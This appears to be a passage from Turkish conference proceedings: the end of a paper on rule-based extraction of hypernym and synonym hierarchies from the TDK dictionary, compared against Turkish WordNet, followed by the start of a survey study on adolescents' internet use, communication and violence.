Bu çalışmada, üst-kavram ve alt-kavram ilişkilerini içeren hiyerarşik bir yapının yaratılması amacıyla iki temel aşama uygulanmıştır. İlk aşamada, sözlükteki bütün isim kökenli sözcüklerin üst-kavramları, bu sözcüklerin sözlük tanımlarına üst-kavram çıkarma algoritması uygulanarak toplanmıştır. Çıkarılan üst-kavramlar ikinci aşamada kullanılmak üzere bir dizinde tutulmaktadır. İkinci aşamada ise, birinci aşamada oluşturulan dizin kullanılarak hiyerarşik yapı elde edilmiştir. Bahsedilen aşamalardan ilki 2.1. bölümde, ikincisi 2.2. bölümde anlatılmaktadır.

### 2.1. Üst-kavramların Çıkarılması

Sözcüklerin sözlük tanımlarından üst-kavramların çıkarılması için, buluşsal bir yöntem (*heuristics*) dayanan bir algoritma geliştirilmiştir. İlk olarak, analiz edilmekte olan tanım, ayırıcı olarak virgül karakteri kullanılarak parçalara bölünür. Sözlükteki tanımlar, aşağıda düzenli gramer (*regular grammar*) biçiminde belirtilen genel örüntüyü (*pattern*) izlemektedir:

**sözcük** : (sözcük\* üstkavram) (, sözcük\* üst-kavram)\* (, eşanlamli)\*.

Tanım parçalara ayrıldıktan sonra, en son parçadan başlanarak en baştaki parçaya doğru bazı kurallar uygulanarak ilerlenmektedir. Bir üst-kavram bulunduğu zaman bu kuralların uygulanması durmaktadır. Bir sözcüğün eş anlamlılarının her zaman üst-kavramlarından sonra gelmelerinden dolayı, süreci bu noktada

durdurmak eş anlamlıların çıkarılmasında sorun yaratmamaktadır.

Türkçe sondan eklemeli (*agglutinative*) bir dil olduğundan, sözlük tanımlarında üst-kavramlar ve eş anlamlı sözcükler genellikle ekli olarak bulunmaktadır. Bu özellikten dolayı, olası üst-kavramlar ve eş anlamlılar kurallar tarafından tespit edildikten sonra, bunları sözlük tanımlarının yapısını da dikkate alarak biçim bilimsel olarak analiz eden üst-kavram seçme kriterleri (ÜSK) uygulanır. Bahsedilen kriterlerin detayları 2.1.2. bölümde verilmiştir.

Aşağıda, “dörtgen” sözcüğüne ait sözlükte yer alan bilgiler gösterilmiştir. Geliştirilen yöntem tarafından tanım analiz edildiğinde, ilk olarak tanım iki parçaya ayrılır: “dört kenarlı çokgen” ve “dörtkenar”. Olası üst-kavram olarak “çokgen” ve olası eş anlam olarak “dörtkenar” sözcükleri bulunduktan sonra, ilkinin ÜSK uygulanır ve üst-kavram olarak “çokgen” sözcüğü elde edilir. Ayrıca, 2.1.1. bölümde tanımlanacak Kural 10 kullanılarak “dörtkenar” sözcüğü “dörtgen” sözcüğünün eş anlamlısı olarak kaydedilir.

**Sözcük:** Dörtgen

**Sözlüksel kategori:** İsim, geometri

**Tanım:** Dört kenarlı çokgen, dörtkenar.

### 2.1.1. İlişkilerin Tespitinde

#### Kullanılan Kurallar

Sözlükteki isim kökenli sözcüklerin tanımlarının dikkatlice incelenmesi sonucunda, sözcükler arasındaki anlamsal ilişkileri çıkarmak üzere çeşitli kurallar belirlenmiştir. Bu kurallar üç gruba bölünebilir:

- İsmin yüzey biçimine (*surface form*) göre üst-kavramı belirleyen kurallar,
- İsmin sözlükte belirtilen kategorisine göre üst-kavramı belirleyen kurallar,
- İsmin sözlükteki tanımına göre üst-kavramı belirleyen kurallar.

Buna göre 11 adet kural belirlenmiştir. Birinci ve ikinci gruplara ait sadece birer kural vardır;

diğer dokuz kural üçüncü grubu oluşturmaktadır. Üçüncü grubun en önemli kurallarından Kural 10 Tablo 1’de gösterilmiştir.

**Tablo 1 Kural 10**

**Kural 10:** İncelenen parça önceki kuralların aradığı sözcük öbekleriyle bitmiyorsa, öncelikle bütün parçanın sözlükte olup olmadığı kontrol edilir. Sözlükte bulunuyorsa, bu parçayı oluşturan sözcük veya sözcükler işlenen sözcüğün eş anlamlıları olarak kabul edilir. Aksi takdirde, parçanın son sözcüğüne ÜSK uygulanıp üst-kavram belirlenir.

*Örnek:*

Sözcük: Satım

Sözlüksel kategori: İsim, ticaret

Tanım: Satma işi, satış.

“Satış” sözcüğü (son parçanın tümü) sözlükte yer aldığı için, “satım” sözcüğünün eş anlamlısı olarak belirlenir.

### 2.1.2 Üst-kavram Seçme Kriterleri

Bir sözcüğe ait olası üst-kavramlar önceki bölümde verilen kurallar ile çıkarıldıktan sonra, üst-kavram seçme kriterleri (ÜSK) olarak adlandırılan bir analizden daha geçirilmektedir. ÜSK, temel olarak, sözcüğün bir üst-kavram olup olmayacağını ve eğer oluyorsa sözcüğün üst-kavram olarak kullanılması gereken biçimini belirler.

Tanımdan elde edilen sözcük, biçim bilimsel bir analizden geçirilmektedir. Bu çalışmada, biçim bilimsel analiz programı olarak Zemberek sistemi kullanılmıştır [7]. Zemberek, Türkçe'nin doğal dil işleme yöntemleri vasıtasıyla işlenmesi sırasında ortaya çıkan bilişsel problemlerin çözümünü kolaylaştırmayı amaçlayan bir program kütüphanesinden ve uygulama programlarından oluşmaktadır. Çalışmamızda Zemberek'in çıktısı olarak verdiği sözcüğün olası ayrıştırmalarından sadece ilki kullanılmaktadır.

Biçim bilimsel analiz programından elde edilen ayrıştırma, Grup 1, Grup 2 ve Grup 3 adı verilen kriterler ile karşılaştırılmaktadır. Bu kriterlerden birine uyması durumunda, karşılık

gelen sözcük, incelenmekte olan sözcüğün üst-kavramı olarak hiyerarşik yapıya eklenmektedir. Aksi halde, sözcüğün üst-kavram olma özelliği taşımadığı sonucuna varılmaktadır. Tablo 2’de Grup 2 kriterlerinin ayrıntılı bir incelemesi bulunmaktadır.

**Tablo 2 ÜSK 2. Grup**

<p>Analiz 1: fiil kökü + (bir veya daha fazla ek) + isimfiil (eylemlilik) eki Örnek: (...) eşleme eşle + -me Üst-kavram: eşleme</p>
<p>Analiz 2: isim kökü + yapım eki (bulunma eki) Örnek: (...) kitaplık kitap + -lık Üst-kavram: kitaplık</p>
<p>Analiz 3: isim kökü + yapım eki (durum eki) Örnek: (...) iyilik iyi + -lık Üst-kavram: iyilik</p>
<p>Analiz 4: isim kökü + yapım eki Örnek: (...) kitapçı kitap + -çı Üst-kavram: kitapçı</p>
<p>İşlem: Eğer sözcük yukarıdaki analizlerden birine uyuyorsa, üst-kavram biçimi olarak sözcüğün tümü belirlenir.</p>

### 2.1.3 Eş anlamlı Sözcüklerin Çıkarılması

Bir sözcüğün tanımı içinde yer alan eş anlamlı sözcükler, 2.1.1. bölümde bahsedilen ve Tablo 1’de gösterilen kural yardımıyla tespit edilmektedir. Eş anlamlı sözcükler, eş anlamlılık kümelerinde (*synonym set*) toplanmaktadır: bir küme, birbirlerine eş anlamlılık ilişkisi ile bağlı bütün sözcükleri kapsamaktadır. Fakat bir kümeye kümedeki genel kavramla ilintili olmayan sözcüklerin eklendiği durumlar da olmaktadır. Örneğin, algoritma tarafından elde

edilen eş anlamlılık kümelerinden biri aşağıda gösterilmiştir:

{tertip, düzenleme, kura, ...}

Sözlükte yer alan tanımlara göre, “tertip” ile “düzenleme” sözcükleri arasında ve “tertip” ile “kura” sözcükleri arasında eş anlamlılık ilişkileri mevcuttur. Fakat “tertip” sözcüğünün farklı anlamları diğer iki sözcük ile eş anlamlıdır. Buna göre, “düzenleme” ve “kura” sözcükleri arasında bu tür bir ilişki mevcut değildir. Buradaki hata, yukarıda bahsedildiği gibi, bir sözcüğe ait anlamların bir bütün olarak ele alınmasından kaynaklanmaktadır.

### 2.2 Hiyerarşik Yapının Kurulması

2.1. bölümde anlatıldığı şekilde, algoritmanın ilk aşamasında sözlük tanımlarından çıkarılan üst-kavramlar bir indeks yapısında tutulmaktadır. Bu indeks yapısının her bir kaydında, bir sözcük ve sözcüğün üst-kavramı yer almaktadır. Algoritmanın ikinci aşamasında ise, bu indeks yapısı taranarak kavramsal ilişkilerin hiyerarşik yapısı oluşturulacaktır.

Hiyerarşinin en üst noktasındaki düğümlerin, İngilizce WordNet’teki en üst düğümlerin (kavramların) Türkçe çevirimleri olmasına karar verilmiştir. Bunun sebebi, İngilizce WordNet’in oldukça titiz çalışmalar sonucunda ortaya çıkarılmış tutarlı ve hemen hemen hatasız bir veri tabanı olması ve en üstte yer alan kavramların dildeki diğer bütün kavramları kapsayacak şekilde seçilmiş olmasıdır. İngilizce WordNet’te bu özelliği taşıyan 25 kavram bulunmaktadır [8]. İki dil arasındaki farklılıklardan dolayı, İngilizce bazı kavramların Türkçe sözlükte karşılıkları bulunmamaktadır. Buna göre, Türkçe’de oluşturulan hiyerarşik ilişkiler yapısında en üstte 21 düğüm yer almaktadır.

Hiyerarşik yapı, tabloda belirtilen kavramlardan başlanarak, hazırlanmış olan indeks yapısının derinliğine arama (*depth first search*) metodu ile taranması ile oluşturulmuştur. Tarama işlemi sırasında, daha önce ziyaret edilmiş bir

düğüm tekrar ziyaret edilmemiş ve böylece hiyerarşide çevrimler (*cycle*) oluşması önlenmiştir. Ayrıca belirtilmesi gereken bir husus, hiyerarşinin en üst noktasında birden fazla kavram olduğundan dolayı, sonuçta elde edilen yapının tek bir ağaç değil, pek çok ağaçtan oluşan bir orman (*forest*) olduğudur.

### 3. Sonuçlar ve Tartışma

Uygulanan yöntem sonucunda oluşan üst-kavram ilişkilerini gösteren hiyerarşideki kavramlar tek bir sözcükten oluşabileceği gibi, birden çok sözcüğü içeren ifadelerden de oluşabilmektedir (Şekil-4). Hiyerarşik yapının içerisinde ifadelerin yer alabilmesi özelliği, bu çalışmayı, hiyerarşideki elemanların sözcüklerle sınırlı tutulduğu literatürdeki diğer çalışmalardan ayırmaktadır. Üst-kavram ilişkilerini çıkaran algoritma tarafından taranan yaklaşık 83.000 kavramdan 78.000 tanesi için en az bir üst-kavram bulunmuştur. Diğer bir deyişle, üst-kavram çıkarma oranı %94 olmuştur. Üst-kavram olarak bir kereden fazla geçen kavramlar teke indirildiğinde, 60.000 farklı üst-kavram olduğu tespit edilmiştir. Sözlüklerdeki eksik tanımlardan ve tutarsızlıklardan dolayı 2.1. bölümde çıkarılan üst-kavramların tümünün hiyerarşik yapıda bulunmadığı gözlenmiştir.

Hiyerarşi 72 seviyeden oluşmaktadır. Seviye sayısının fazla oluşunun nedeni, bir sözcüğün sözlük tanımından o sözcüğün üst-kavramı bulunduğu, hiyerarşik yapıda sözcüğün üst-kavramın o bağlamda taşıdığı anlamı yerine üst-kavramın bütün sözlük anlamlarına bağlanmasıdır. Bu da hiyerarşide gerçekte olmaması gereken bağlar oluşturduğundan dolayı seviye sayısını arttırmaktadır. Başka bir neden ise sözlükte yer alan tanımların belirli bir standarda sahip olmaması ve dolayısıyla üst-kavramların aynı olması gereken durumlarda farklı üst-kavramlar tespit edilerek hiyerarşik yapıya eklenmesidir.

Hiyerarşik yapıda en fazla alt-kavramı olan sözcük, yaklaşık olarak 7.700 alt-kavrama sa-

hip olan “iş” sözcüğüdür. Bu sözcüğün yüksek sayıda alt-kavrama sahip olmasının nedeni, TDK sözlüğünün hemen her fiil için, fiilden oluşan ve “iş” sözcüğü ile tanımlanan isim kökenli bir sözcüğü de içermesidir (örneğin, “okuma: okumak işi”). Bu tür üst-kavramlar algoritmada Grup 1 ÜSK ile çıkarılmaktadır.

Üst-kavram ilişkilerini içeren hiyerarşik yapının hatasız olarak kurulabilmesi için, bir sözcüğün üst-kavramının doğru olarak tespit edilmesine ek olarak, bu üst-kavramın sözlükteki hangi anlamının ilgili tanımdaki kullanıma karşılık geldiği de belirlenmelidir.

Üst-kavramların anlamları tespit edilmeden üst-kavram/alt-kavram ilişkileri hiyerarşik yapıya eklenirse, bir düğümün altında, gerçekte o düğümde ifade edilen sözcüğün farklı anlamlarının alt-kavramları olan sözcüklerin hepsi görünecektir. Bu durum, hiyerarşideki seviye sayısının artmasına yol açacağı gibi, yanlış üst-kavram/alt-kavram ilişkilerinin ortaya çıkmasına da neden olacaktır. Aşağıda bazı sözcüklerin sözlük tanımları ve Şekil-1’de de algoritma tarafından oluşturulan yapı verilmiştir:


**krem:** 1. Tene yumuşaklık vermek veya güneş, yağmur vb. dış etkilerden korunmak için sürülen koyu kıvamlı madde. 2. Açık saman rengi.

**güneş kremi:** Güneşlenme sırasında cildin kurumasını, aşırı yanmasını ve çatlamasını önleyen bir tür özel krem.

“Krem” sözcüğünün birinci anlamının üst-kavramı “madde”, ikinci anlamının üst-kavramı ise “renk” olarak bulunur; “güneş kremi” sözcüğünün üst-kavramı da “krem” olarak tespit edilir. Buna göre, güneş kremi bir çeşit kremdir, fakat sözlükte “krem” sözcüğünün hangi anlamına bağlanması gerektiği açık olarak belirtilmemiştir. Algoritma, anlam muğlaklıklarını çözmeden bulunan ilişkileri hiyerarşik yapıya yansıttığında, Şekil-1’de görülen durum oluşur: “krem” sözcüğünün her iki anlamının

alt-kavramları da tek bir düğüm altında toplanmıştır. Bu yapıdaki bağlantıları takip ederek, güneş kreminin bir renk çeşidi olduğu şeklindeki hatalı çıkarıma varmak olasıdır.

Sözlük tanımlarında bir sözcüğün veya sözcük grubunun birden fazla üst-kavramının olması olasıdır. Bu tür durumlarda, bulunan üst-kavram/alt-kavram bağlantılarının olduğu gibi hiyerarşik yapıya yansıtılması, bu yapının ağaç olma özelliğini bozacak ve onu bir çizge (*graph*) şekline dönüştürecektir. Veri yapıları ile ilgili konular üzerinde çalışan kişiler tarafından bilindiği gibi, arama (*search*) ve dolaşma (*traversal*) algoritmalarının performansı açısından, ağaç yapısının çizge yapısına göre oldukça önemli üstünlükleri vardır. Bu nedenle, bu çalışmada, hiyerarşik yapının ağaç özelliğinin korunması tercih edilmiştir.




Şekil-1 'Güneş kremi' ve 'krem'in hiyerarşideki yerleri


Bir sözcüğün birden fazla üst-kavramı olduğu durumda, sözcüğe ait düğümün üst-kavramlara karşılık gelen birden fazla üst düğüme bağlanması yerine, sözcük için üst-kavram sayısı kadar düğüm yaratılmakta ve her bir düğüm ayrı bir üst-kavram üst düğüme bağlanmaktadır. Bununla beraber, yapıda tekrarlamalara yol açmamak için, bu sözcüğün alt-kavramları, sözcüğe ait düğümlerden sadece bir tanesinin altında listelenmektedir. Şekil-2'de bir örnek verilmiştir. "Sandık" sözcüğünün iki üst-kavramı bulunmaktadır: "eşya" ve "kutu". Bu nedenle, "sandık" sözcüğü hiyerarşik yapıda iki düğüm ile simgelenir ve her biri üst-kavramlardan birine bağlanır. "Sandık" sözcüğünün alt-

kavramları ise bu iki düğümden sadece birine bağlanır ve diğer düğüm için tekrarlanmaz.

Bildirinin önceki bölümlerinde değinildiği gibi, Türkçe WordNet, Türkçe sözcükler arasındaki çeşitli anlam bilimsel ilişkileri (eş anlamlılık, üst-kavram, alt-kavram vs.) içeren geniş bir veri tabanıdır [9]. Bir dil bilimsel ilişki içerisinde yer alan sözcüklerin anlam muğlaklıkları elle düzeltilmiş ve insan kontrolü altında hiyerarşik yapı hazırlanmıştır. Bu nedenle, Türkçe WordNet'in büyük ölçüde doğru olduğu kabul edilebilir ve benzeri çalışmaların kıyaslanması açısından iyi bir referans olarak düşünülebilir.




Şekil-2 Dolaşık Hiyerarşi



Şekil-3 Türkçe WordNet

Türkçe WordNet veri tabanının üst-kavram/alt-kavram ilişkilerine ait bölümünden alınan bir örnek Şekil-3'te gösterilmiştir. Sözcüklerin yanında görülen rakamlar, sözcüğün sözlükteki kaçınıcı anlamı olduğunu ifade etmektedir. Buna göre, Türkçe WordNet'te bir sözcük tek bir düğüm ile gösterilmemekte, sözcüğün anlam sa-



Şekil-4 Hiyerarşiden örnek bir bölüm

yısı kadar düğüm yer almaktadır. Bu makalede anlatılan yöntem sonucunda oluşan hiyerarşik yapıdaki ilgili kısım da Şekil-4'te verilmiştir.

İki yapı karşılaştırıldığında dikkati çeken ilk nokta, Türkçe WordNet'in daha az ve özlü bilgi içerdiği. Tam olarak üst-kavram/alt-kavram ilişkisi içerisinde görünmeyen kavramlara yer verilmemiştir. Diğer yapıda ise bir ölçüde bu tür bir ilişki içine sokulabilecek bütün kavramlar birbirlerine bağlanmıştır; bu durum kullanılan sözlüğün özelliklerinden kaynaklanmaktadır. Örneğin, dersin bir anlamda bilgi sağlayan bir kavram olduğu, duyurunun haber iletimi amacıyla kullanıldığı ve bültenin bir çeşit duyuru aracı olduğu çıkarımlarını yapmak mümkündür. Türkçe WordNet'te ise "haber" sözcüğü yaprak düğümdür (*leaf node*) ve alt-kavramları bulunmamaktadır. Hiyerarşik yapıların diğer kısımlarında da benzer bir durum söz konusudur. Buna göre, bu makalede bahsedilen yöntem sonucu elde edilen hiyerarşik yapının daha kapsayıcı olduğu ve kavramlar arasındaki anlam bilimsel bağları bulma gereksinimi olan doğal dil çalışmalarında çok daha fazla ilişkinin ortaya çıkarılmasına yarayacağı düşünülebilir.

Bununla ilintili olarak değinilmesi gereken diğer bir nokta, Türkçe WordNet'teki hiyerarşik

yapının üst-kavram/alt-kavram ilişkileri açısından hemen hemen hatasız oluşu, oysa diğer yapıda çeşitli hataların bulunmasıdır. Daha önce açıklandığı üzere, Türkçe WordNet'te yer alan kavramların anlam muğlaklıklarının elle giderilmiş olması çalışmayı oldukça zahmetli bir hale getirmektedir. Bu makalede bahsedilen çalışma ise tamamen otomatik olarak işlemektedir. Geliştirilmiş olan algoritmaya sözcük anlamlarındaki muğlaklıkların giderilmesi amacıyla uygun bir modül eklenmesi durumunda, hata oranının önemli ölçüde düşeceği beklenebilir. Bu konu, şu anda üzerinde çalışmakta olduğumuz bir konudur.

#### 4. Sonuç

Bu makalede, Türkçe diline yönelik olarak, Türk Dil Kurumu'nun (TDK) elektronik sözlüğü kullanılarak, sözcükler arasındaki üst-kavram, alt-kavram ve eş anlamlılık ilişkilerinin tamamen otomatik olarak tespit edilmesi amacıyla geliştirilmiş olan bir yöntem ve bu yöntemin uygulanması anlatılmıştır.

Sözlükteki yapılar ve kavramlar ayrıntılı olarak incelenerek, kullanılan sözlüğe özgü özellikler tespit edilmiştir. Bu özellikler, 11 adet kural yardımıyla ve birtakım biçim bilimsel kriterler



kullanılarak temsil edilmiştir. Hiyerarşinin ana kavramları olarak İngilizce WordNet'ten alınan 21 grup kullanılmıştır. Oluşturulan kural tabanlı yöntem uygulanarak, Türkçe için bütün sözlükteki anlam bilimsel ilişkiler çıkarılmıştır.

Bu çalışmanın sonuçları, sözlükteki tanımlardan önemli miktarda anlamsal bilginin çıkarılabileceğini göstermiştir. Çalışmanın başlıca eksikliği, daha önce de bahsedildiği üzere, elde edilen kavramlar arasındaki anlam muğlaklığının giderilmemiş olmasıdır. Bu konu, tarafımızdan şu anda üzerinde çalışılmakta olan bir konudur. Bununla ilgili olarak literatürde oldukça detaylı ve başarılı araştırmalar mevcuttur. Bu metotların elektronik sözlüğün özellikleri de dikkate alınarak uyarlanması üzerinde çalışılmaktadır. Sözcük anlamlarının belirlenmesi durumunda, çıkarılan anlamsal ilişkilerin oldukça yüksek bir doğruluk oranına erişeceği düşünülmektedir.

Gelecekte hedeflenen bir diğer gelişme, sözlük tanımlarını inceleyerek ve bazı istatistiksel gözlemler yaparak kullanılan kuralları öğrenebilecek bir algoritmanın oluşturulmasıdır. Bu makalenin kapsamında yer alan anlamsal ilişkilerin yanı sıra, diğer türdeki ilişkilerin (parça-bütün, karşıtlık, vb.) çıkarılması da başka bir araştırma konusudur. Son olarak, farklı kök düğüm kümeleri kullanarak, oluşacak hiyerarşilerin kapsam ve gösterim kaliteleri açısından karşılaştırılması da gelecekteki konular arasında düşünülebilir.

#### Kaynakça

[1] Miller, G. A., Beckwith, R., Fellbaum, C., Gross, D. and Miller, K., "Introduction to WordNet: An On-line Lexical Database", 1993.

[2] Türk Dil Kurumu Ana Sayfası, <http://www.tdk.gov.tr/>, *Türk Dil Kurumu*.

[3] Chodorow, M. S., Byrd, R. J., "Extracting semantic hierarchies from a large on-line dictionary", Proceedings of the 23<sup>rd</sup> Annual Meeting of the Association for Computational Linguistics, 1985, University of Chicago, Chicago, Illinois, 299-304.

[4] Ide, N. and Véronis, J., "Refining taxonomies extracted from machine-readable dictionaries". In Hockey, S., Ide, N. *Research in Humanities Computing 2*, Oxford University Press, 1993.

[5] Ide, N. and Veronis, J., "Machine Readable Dictionaries: What have we learned, Where do we go?", in: Calzolari and C. Guo (eds) Proceedings of the COLING94 International Workshop on Directions of Lexical Research, 1994, Beijing, 137-146.

[6] Alshawi, ve Hiyan, "Processing dictionary definitions with phrasal pattern hierarchies", *American Journal of Computational Linguistics*, Vol. 13(3), 1987, 195-202.

[7] Zemberek Projesi Geliştirme Sayfaları, <https://zemberek.dev.java.net/>, *Zemberek Projesi*.

[8] Miller, G. A., "Nouns in WordNet: A Lexical Inheritance System", 1993.

[9] Bilgin, O., Çetinoğlu, Ö. ve Oflazer, K., "Building a WordNet for Turkish", *Romanian Journal of Information Science and Technology*, Volume 7, Numbers 1-2, 2004, 163-172.

## İnternet Perspektifinde Ergenlerin Sosyalleşme ve İletişim Kurma Süreci

Mehmet Aksüt<sup>1</sup>, Zekerya Batur<sup>2</sup>

<sup>1</sup> Uşak Üniversitesi, Eğitim Bilimleri Bölümü, Uşak

<sup>2</sup> Uşak Üniversitesi, Türkçe Eğitimi Bölümü, Uşak  
mehmet\_aksut@mynet.com, zekeryabatur9@gmail.com

**Özet:** İnsanlar arası iletişimin teknolojik gelişmelere bağlı gelişip gelişmediği konusu hâlihazırda tartışılmaya devam edilmektedir. İletişim neyle, ne zaman, nerede, nasıl, kiminle ve ne şekilde gerçekleşmelidir? Teknoloji, iletişimi ne ölçüde geliştirmekte ya da ket vurmaktadır? Bilişim çağında hızla gelişen iletişim araç ve gereçleri gerçek anlamda toplumsal ve bireysel iletişime katkısı ne oldu?

Son zamanlarda okullarda yaşanan şiddet olaylarının temelinde teknolojik gelişmelerin etkisi olduğu görüşü olmakla birlikte asıl gerekçenin farklı olduğu görülmüştür. İletişime yönelik araç ve gereçler insanları çok etkilediği ve bu etkileme sosyal depresyona, bu da insanlar arası çatışmalara neden olduğu sürekli dile getirilmiştir. İnsanların eğimli oldukları bazı şiddet gösterilerini interneti kullanarak gün ışığına çıkarmaları, iletişimin farklı bir boyutta ele alınmasına neden olmuştur. Özellikle ergenlik dönemindeki insanların internetten fazlaca etkilendiği görüşü oldukça çarpıcıdır.

Ergenler gerek yaş itibarıyla gerekse buldukları psikolojik yapıları itibarıyla buhranlı bir dönem içinde olduğu görülmektedir. Ergenin aile, okul, çevre ve arkadaşlarıyla yaşadığı iletişim problem ve çıkmazları sürekli araştırma ve tartışma konuları olmakla birlikte, şu anda şiddeti önleyecek ya da önlenmesi konusunda herhangi bir somut çözümün olduğunu söylemek oldukça güçtür.

Çalışmanın evrenini lise ve yüksek okula giden 2000 öğrenciden oluşmaktadır. Örneklem grubu ise 150 erkek ve 150 kız öğrenciden oluşmaktadır. Gruplara anket yoluyla 25 tane açık uçlu sorular sorularak yorumlanmıştır.

Çalışmanın sonucunda, aile ve çevrenin ergenin önüne koyduğu hedef ve engeller bazı problemlerin ortaya çıkmasına ve iletişimsizlik probleminin gerekçesi olarak görülmektedir. Aile, ergeni bir sınav işçisi gibi görmekte ve ergenin en az on yıl boyunca dersane, okul, ev ve sınav dörtlüsüyle örülü bir yaşamı sunmaktadır. Şiddetin ana kaynağı kitle iletişim araçları, internet ya da televizyondan ziyade ergenlerin sınav işçileri olarak görülmesi ve sınavlara hazırlık nedeniyle toplumdan soyutlanmaları olduğu tespit edilmiştir. Ergene çizilen bu çerçeve asıl göz önüne alınması gereken faktör olarak görülmüştür. İlköğretimin birinci basamağından itibaren sınav-dersane hızına kapılıp ergenin sosyalleşme ve iletişim kurma gibi temel ihtiyaçlarının göz ardı edildiği görülmüştür. Söylenenlerin aksine internetin ergenin sosyalleşmesine olumlu yönde etkilediği sonucu ortaya çıkmıştır.

**Anahtar Kelimeler:** İnternet, İletişim, Ergen, Aile, Şiddet

**Summary:** The subject of whether the development of the communication between humans occurs according to technological developments has still been discussing. By what, when, where, how, with



whom and in what way should the communication be done?How much does the technology develop thecommunication or handicap the communication? What have the communication means and equipments which have developed fast in the information age;contributed to the communication between individuals and society in real sense? Though there is an idea that there is the effect of technological developments in the basis of resent violent incidents that have been lived at schools; it has been seen that the real reason is different.It has been expressed continuously that means and equipments devoted to communication affect people very much and these affect cause social depression and this social depression cause conflicts between people.People's revelation of some violent show which they have inclination through internet, has caused to hold communication in another dimension.The opinion of especially adolescent people are affected from internet, is quite impressive.

It is seen that adolescent people are in critical age both agely and in psychological conditions they are in.Though the adolescent people's communication problems and dilemmas with families, schools, environment and friends are the continuous subject of the searches and discussions;it is very difficult to say that there is a concrete solution to prevent the violence or about the subject of violence.

The universe of the research consists of 2000 students who study at high schools and colleges. The subject group consists of 150 male and 150 female students.Through survey it is interpreted by asking students 25 open ended questions.

At the end of the research, the targets and handicaps which are placed in front of the adolescents by the families and environment are seen as the cause of some problems and problem of non-communication.The family sees the adolescent as the slave of the exams and presents him/her a rectangle surrounded for the next ten years by special course, school, home and exams.The main sources of the violence are determined as seeing the adolescent as the slaveof the exams and abstraction from the society they live in because of the prepration of the exams; moreover than mass communication means, internet or television.The frame which has been drawn for the adolescent is seen as the main factor which must be taken into account.It is seen that some basic needs of the adolescent such as socialization and communication have been disregarded by caught in the current of the speed of the exam-special course from the begining of the first step of the primary school.Contrary to the expressions, it has been seen that internet has a positive effect on socialization of the adolescent.

**Key words:** Internet, Communication, Adolescent, Family, Violence

### 1. Ergen ve Aile

Ergen, içinde bulunduğu dönem gereği asabi bir dönem yaşamaktadır. Bu dönemde ergenle iletişim kurmak bazen sorun yaratabilir. Bu nedenle, ergeni bir birey olarak düşünüp ona kural koymaktan ziyade birlikte karar alma ya da düşünme ortamı oluşturulmalıdır. Ergenin onurunu zedeleyecek konuşma ve davranışlarından kaçınılması gerekmektedir.

Ergenin aile içi iletişim boyutu, bilim adamlarınca araştırma konusu olmuştur. Aile bireyleri

arasında yeterli bir değer verme ve karşılıklı saygı varsa kolayca iletişim kurulabilmektedir. Bunun aksine çeşitli nedenlerden dolayı bozulan aile ilişkileri ergenin internete ya da farklı şiddet içerikli durumlara yönelmesine neden olmaktadır [1].

Aile bireylerinin birbirlerine karşı iletişim kanallarını açmaları sağlıklı bir iletişimin başlanmasına yardımcı olmaktadır [2]. Ergenlerin asıl istekleri şeyin kendilerine değer verme ve zaman ayrılmasıdır. Ergen istediği zaman düşüncelerini anlatacak birini bulması, içinde

bulduğu olumsuz durumdan kolayca çıkmasına yardımcı olmaktadır.

1960'larda yapılan araştırmalarda ergenlik bir devreden ziyade normal bir yaşam akışı olduğu belirtilmiştir. Buna bağlı olarak müdahale edilmemesi gereken bir evre olarak görülmektedir [3]. Bu günlerde de sıkça gündeme gelen şiddet olaylarının temelinde teknolojik icatlar değil, ergenleri tam olarak anlayamamaktan ve ergenin yaşadığı süreci göz ardı edilmesinden kaynaklandığı görülmektedir.

### 2. Ergenle İletişim ve Çatışma

İletişimin temelinde anlam alış-verişi vardır [4]. Bu anlam alış-verişi kusursuz olduğunda yaşanacak olası iletişim çatışmalarının önlenmesi daha az zaman almaktadır. Ergenin en fazla iletişim kurma şansı yakaladığı ortam aile ortamıdır. Ergene gönderilen doğru mesajlar ve alınan dönütler sağlıklı iletişimin ön şartını oluşturmaktadır. Ergenin diğer bir iletişim ortamı ise okuldur. Okullarda kurulacak güçlü iletişim ağı ergenlerin sıkıntılarını giderecek birçok faydası olmaktadır. Fakat ne yazık ki günümüzde ergenlerin şiddete maruz kaldıkları yerlerden biri olmuştur. Bu bağlamda okullarda yaşanan temel iletişim problemi, öğretmen-öğrenci, öğrenci-aile ve öğrenci-öğrenci iletişim üçgeninde sınırlı olmadığı ortadadır. Temel problemin başka bir etken olduğu açıktır.

Freud, ergenlik dönemini yetişkinliğe gidiş anlamında önemli rol oynadığını belirtmektedir. Bu bakımdan bireyin yeniliklere açık olduğu özellikle kişisel özelliklerini tamamladığı bir dönem olarak görülmesi gerektiğini vurgulamaktadır. Ergenlik dönemi, aile içi çatışmalarının ya da zıtlaşmanın en fazla olduğu dönemdir [5]. Erikson ise ergenlik için " Aileden duygusal bağımsızlığın kazanılması, cinsiyete uygun sosyal rollerin geliştirilmesi, kendine özgü bir değerler sisteminin oluşturulması, toplumsal rollerin belirlenerek bunların geliştirilmesine yönelik kararların oluşturulmasını gerektiren yıllardır." [5] diye belirtir.

Ergenin kendisiyle kuracağı iletişim, çevresiyle kuracağı iletişimin temelini oluşturur [6]. Ergenin kendi iç dünyasında sağlayacağı iç denge, dış çevreye açılmasına yardımcı olmaktadır. Bununla birlikte kişiler arası çatışmada bireylerin zıt tavırlar içinde olmaları iletişim çatışmalarına neden olmaktadır[6]. İletişim ortamının aile ya da çevresinde bulamayan ergenler, "Sanal Oda"larda [7] iletişim kurma çabasına girmektedir. Bu durum aile-ergen ve ergen-çevre arasında kopan iletişim ağının giderek derinleşmesine neden olmaktadır. Olumsuz birtakım olayların meydana gelmesi bu noktadan itibaren ortaya çıkmaya başlamaktadır. Ergenlerin, gerek şiddet eğilimleri gerekse olumsuz sosyalleşme durumları bu tür ortamlar etkili olmaktadır. Bu bağlamda sanal iletişim ergenlere farklı bir ortam sunmaktadır. Günlük konuşma diline de geçen "Sanal Arkadaşım", "Netten Arkadaşım", ve "Chat Arkadaşım" şeklindeki ifadeler bu ortamların yoğun kullanılmasından kaynaklanmaktadır.

### 3. Bulgular

Çalışma, 300 ergene uygulanan anketlerin betimsel bir yöntem bir yöntemle analiz edilerek yorumlanmıştır.

Çalışmaya katılan değneklerden erkeklerin kızlara nazaran daha fazla internet kullandıklarını görülmüştür. Erkekler haftada ortalama olarak 12 saat kullanırken kızların ortalama 9 saat internet kullandıkları tespit edilmiştir.

Erkekler internet ortamında genel olarak oyun oynarken kızların zamanın çoğunu "Chat" yaparak geçirmektedir.

